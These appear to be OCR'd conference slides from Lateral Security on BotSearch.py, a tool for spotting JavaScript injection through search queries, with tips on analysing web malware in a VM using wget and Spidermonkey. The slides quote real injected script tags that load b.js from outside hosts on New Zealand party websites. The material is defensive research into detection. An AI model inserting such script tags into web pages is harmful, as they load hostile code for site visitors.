


site:labour.org.nz inurl:script

1 - 2 of 2 from labour.org.nz for **site:labour.org.nz inurl:script** - 0.55 sec. |

Labour Party
labour.org.nz/<**script** src=http://www.adword71.com/b.js></**script**>

New Zealand Labor Party
labour.org.nz/<**script** src=http://www.rexec39.com/b.js></.../**script**>



site:national.org.nz inurl:script

1 - 1 of 1 from national.org.nz for **site:national.org.nz inurl:script** - 0.71 sec. |

New Zealand National Party
national.org.nz/<**script** src=http://www.rexec39.com/b.js></.../**script**>

LATERAL SECURITY

BotSearch.py TODOs

- Increase signatures of malicious JavaScript
  - Capture more iframe and obfuscation attacks
- Create a script to automatically report sites to Google Safe Browser
- Potentially use a honeyclient for detection

BotSearch.py Issues

- Issues With Current Mechanism
  - Relies on search engines so has a time lag (approx one week)
  - Can only detect simple JavaScript injection
    - Injects such as malicious image files are much harder to spot
  - High false positive rate due to advert placements

Sample Ad JavaScript

- Advert 1

```
document.write(unescape("%3Cscript src='" + gaJsHost +
"google-analytics.com/ga.js'
type='text/javascript'%3E%3C/script%3E"));
```

- Advert 2

```
document.write('<SCR');

document.write('IPT SRC="' + apnadserver + '/jserver' +
apntarget + … + '">');

document.write('</SCR');

document.write('IPT>');
```

- Advert 3

```
_rsCL='<scr'+'ipt language="JavaScript"
type="text/javascript" src="'+_rsND+'v51.js"><\/scr'+'ipt>';
document.write(_rsCL);
```

LATERAL | SECURITY

Other Areas To Investigate

- Obtaining and inserting information from other organisations:
  - Google
  - MS
  - AV vendors
- Talk to the honeyclient / honeyspider projects and VUW guys
- These guys are all working in the same area using different techniques

LATERAL SECURITY

Analysing Web-Based Malware

- How to analyse JavaScript malware safely?
  - First tip, don’t use your browser
  - Second tip, definitely don’t use Internet Explorer on Windows
- My Setup:
  - Firefox inside a Linux VM (revert after each session)
    - User Agent Switcher
  - Wget
  - Spidermonkey

LATERAL | SECURITY

Analysis Process

- Confirm compromise using either a VM, or wget and searching source
- Get script source using wget
- Analyse script with text editor
- Use Spidermonkey to remove any obfuscation

LATERAL SECURITY

Spidermonkey

- SpiderMonkey is Mozilla's JavaScript engine written in C
- It is used in various Mozilla products, including Firefox
- Allows you to run JavaScript from a command line, outside a web browser

Spidermonkey Examples

- From command line:
  - $ js
  - js> print('hello, world');
  - hello, world
  - js> quit();
- Using file:
  - $ js -f hello.js
  - hello, world

Video Demo

Spidermonkey Recap

- Can create location element
  - May need location.href to decode in some instances
- Use of argruments.callee may mean you cannot change any malicious functions
- Can override any Javascript functions
  - Eval and alert are useful to override
- Can create document object
  - Can create a document.write function

Summary

- BotSearch.py will be available from:
  - http://www.lateralsecurity.com/downloads.html
- I'm interested in feedback or suggestions to improve detection
  - nick@lateralsecurity.com
- Everyone here uses No-Script right?

LATERAL SECURITY